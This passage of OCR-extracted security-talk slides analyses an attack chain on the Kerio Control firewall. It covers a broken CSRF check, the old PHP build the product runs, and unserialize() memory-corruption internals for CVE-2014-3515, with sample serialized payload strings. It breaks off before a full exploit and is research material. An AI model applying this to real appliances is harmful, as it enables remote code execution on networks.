3: if (!$p_session || ('' == $p_pHash && $p_pHash != $p_sHash)) {
4:     $p_page = new p_Page();
5:     $p_page->p_jsCode('window.top.location = "index.php";');
6:     $p_page->p_showPageCode();
7:     die();
8: }
9: // Continue after CSRF check
```

- You only reach the „die()“ part if the hash from $_GET is empty…
- They replaced || (from set.php) with && in contentLoader.php…

Second attack vector

- So we can send requests to both files without a XSS vulnerability
  - But we can‘t read responses (because of SOP)

- What can we do with these two files?

Second attack vector

- So we can send requests to both files without a XSS vulnerability
  - But we can‘t read responses (because of SOP)

- What can we do with these two files?
  - Remote Code Exection (RCE)
  - Heap Spraying
  - Another XSS

- By the way, both scripts are **not referenced** by any other script/file on the system

- There is also a third script on the system which contains an ASLR bypass…

Second attack vector

- Second remote code execution:
  - **Kerio Control uses PHP 5.2.13 from 2010-02-25 (more than 6 years old!!)**
  - **Kerio Control calls PHP unserialize() on user supplied data**

- PHP 5.2.13 may contain other vulnerabilities in PHP functions, which are used in the unauthenticated Kerio Control area. This would lead to unauthenticated remote code execution!

- In our case we decided to exploit unserialize() because it‘s a well known source of memory corruption bugs
  - We are going to exploit CVE-2014-3515
  - Because unserialize() is only called in authenticated area our exploit requires authentication (but standard user privileges are enough)

Second attack vector

- **Set.php:**

```
1: $p_variable = urldecode($_POST['k_variable']);
2: $p_value = urldecode($_POST['k_value']);
3: …
4: $p_session->setSessionVariable($p_variable, $p_value);
```

- **ContentLoader.php:**

```
1: $p_session->getSessionVariable('lastDisplayed',&$p_pageParams);
2: $p_pageParams = unserialize($p_pageParams);
```

- **Side note:** The code from set.php can also be abused for something else.
  Do you know for what?

CVE-2014-3515

- **CVE-2014-3515:** Exploits a type-confusion vulnerability which leads to a use-after-free vulnerability

- **Analysis hint:** Download PHP 5.2.13, analyze it on your own system and then port the exploit to Kerio Control

Unserialize() internals

- For CVE-2014-3515 we have to understand how serialize() / unserialize() works

- **Examples:**

```
33 $x = 123;
34 $y = serialize($x);
35 print $y;
36 print "\n";
```

```
rfr@rfr-VirtualBox:~/Schreibtisch/kerio/php$ ./php-5.2.13 tester.php
i:123;
```

Unserialize() internals

- For CVE-2014-3515 we have to understand how serialize() / unserialize() works

- **Examples:**

```
33 $x = 0.123;
34 $y = serialize($x);
35 print $y;
36 print "\n";
```

```
rfr@rfr-VirtualBox:~/Schreibtisch/kerio/php$ ./php-5.2.13 tester.php
d:0.12299999999999998223643160599749535322189331054687 5;
```

Unserialize() internals

- For CVE-2014-3515 we have to understand how serialize() / unserialize() works

- **Examples:**

```
33 $x = "test";
34 $y = serialize($x);
35 print $y;
36 print "\n";
```

```
rfr@rfr-VirtualBox:~/Schreibtisch/kerio/php$ ./php-5.2.13 tester.php
s:4:"test";
```

Unserialize() internals

- For CVE-2014-3515 we have to understand how serialize() / unserialize() works

- **Examples:**

```
36 $x = array();
37 $x[0] = 123;
38 $x[1] = 456;
39 $x[2] = "test";
40 $y = serialize($x);
41 print $y;
42 print "\n";
```

```
rfr@rfr-VirtualBox:~/Schreibtisch/kerio/php$ ./php-5.2.13 tester.php
a:3:{i:0;i:123;i:1;i:456;i:2;s:4:"test";}
```


Unserialize() internals

- Internally the following parsing code is used:

```
switch (yych) {
case 'C': Custom object
case 'O': Object
case 'N': Null value
case 'R': Reference (set reference attribute)
case 'S': String with hex encoding
case 'a': Array
case 'b': Bool
case 'd': Double
case 'i': Integer
case 'o': Strange object
case 'r': Reference (no reference attribute set)
case 's': String without hex encoding
case '}':
```


Unserialize() internals

- R or r can be used to set **references**! References are stored inside „var_hash“
  - Keys are not stored inside „var_hash“ (e.g. i:0 or i:1 in the below code)



Unserialize() internals


- R or r can be used to set **references**! References are stored inside „var_hash“
  - Keys are not stored inside „var_hash“ (e.g. i:0 or i:1 in the below code)



var_hash (reference table)

Unserialize() internals

- R or r can be used to set **references**! References are stored inside „var_hash“
  - Keys are not stored inside „var_hash“ (e.g. i:0 or i:1 in the below code)



var_hash (reference table)

Unserialize() internals

- R or r can be used to set **references**! References are stored inside „var_hash“
  - Keys are not stored inside „var_hash“ (e.g. i:0 or i:1 in the below code)

```
6 $data = 'a:3:{i:0;i:123;i:1;i:456;i:2;R:3;}';
7 $x = unserialize($data);
8 var_dump($x);
```

var_hash (reference table)

Unserialize() internals

- R or r can be used to set **references**!

```
6 $data = 'a:3:{i:0;i:123;i:1;i:456;i:2;R:3;}';
7 $x = unserialize($data);
8 var_dump($x);
```

```
rfr@rfr-VirtualBox:~/Schreibtisch/kerio/php$ ./php-5.2.13 tester.php
array(3) {
  [0]=>
  int(123)
  [1]=>
  &int(456)
  [2]=>
  &int(456)
}
```

CVE-2014-3515


- Variables in PHP are of type “zval” (zend/zend.h):

```
318 struct _zval_struct {
319         /* Variable information */
320         zvalue_value value;             /* value */
321         zend_uint refcount__gc;
322         zend_uchar type;            /* active type */
323         zend_uchar is_ref__gc;
324 };

307 typedef union _zvalue_value {
308         long lval;                                  /* long value */
309         double dval;                            /* double value */
310         struct {
311                 char *val;
312                 int len;
313         } str;
314         HashTable *ht;                          /* hash table value */
315         zend_object_value obj;
316 } zvalue value;
```

Unserialize() internals

- Idea behind nearly all unserialize() memory corruption exploits:




- **Main problem: var_hash stores references to data, but does not increase the reference count! Different CVEs only differ in the way how you „free“ the data.**

CVE-2014-3515

```
rfr@rfr-VirtualBox:~/Schreibtisch/kerio/php$ ./php-5.2.13 tester.php
C:16:"SplObjectStorage":47:{x:i:2;O:5:"Alpha":0:{};O:4:"Beta":0:{};m:a:0:{}}
```

```
127 void spl_object_storage_attach(spl_SplObjectStorage *intern, zval *obj TSRMLS_DC) /* {{{ */
128 {
129 #if HAVE_PACKED_OBJECT_VALUE
130     zend_hash_update(&intern->storage, (char*)&Z_OBJVAL_P(obj), sizeof(zend_object_value), &obj, sizeof(zval*), NULL);
131 #else
```



Input for „hash“ calculation


Object which should be stored inside the hashtable

CVE-2014-3515

```
rfr@rfr-VirtualBox:~/Schreibtisch/kerio/php$ ./php-5.2.13 tester.php
C:16:"SplObjectStorage":47:{x:i:2;O:5:"Alpha":0:{};O:4:"Beta":0:{};m:a:0:{}}
```

```
127 void spl_object_storage_attach(spl_SplObjectStorage *intern, zval *obj TSRMLS_DC) /* {{{ */
128 {
129 #if HAVE_PACKED_OBJECT_VALUE
130     zend_hash_update(&intern->storage, (char*)&Z_OBJVAL_P(obj), sizeof(zend_object_value), &obj, sizeof(zval*), NULL);
131 #else
```

- Alpha() is parsed and added to intern->storage
- Place inside hash table is calculated based on the „hash“ of the object
- E.g. hash of Alpha() obj is 1234




CVE-2014-3515

```
rfr@rfr-VirtualBox:~/Schreibtisch/kerio/php$ ./php-5.2.13 tester.php
C:16:"SplObjectStorage":47:{x:i:2;O:5:"Alpha":0:{};O:4:"Beta":0:{};m:a:0:{}}
```

```
127 void spl_object_storage_attach(spl_SplObjectStorage *intern, zval *obj TSRMLS_DC) /* {{{ */
128 {
129 #if HAVE_PACKED_OBJECT_VALUE
130     zend_hash_update(&intern->storage, (char*)&Z_OBJVAL_P(obj), sizeof(zend_object_value), &obj, sizeof(zval*), NULL);
131 #else
```


- Beta() is parsed and added to intern->storage
- E.g. hash of Beta() obj is 8888



CVE-2014-3515

- What would happen if Alpha() and Beta() result in the same hash?

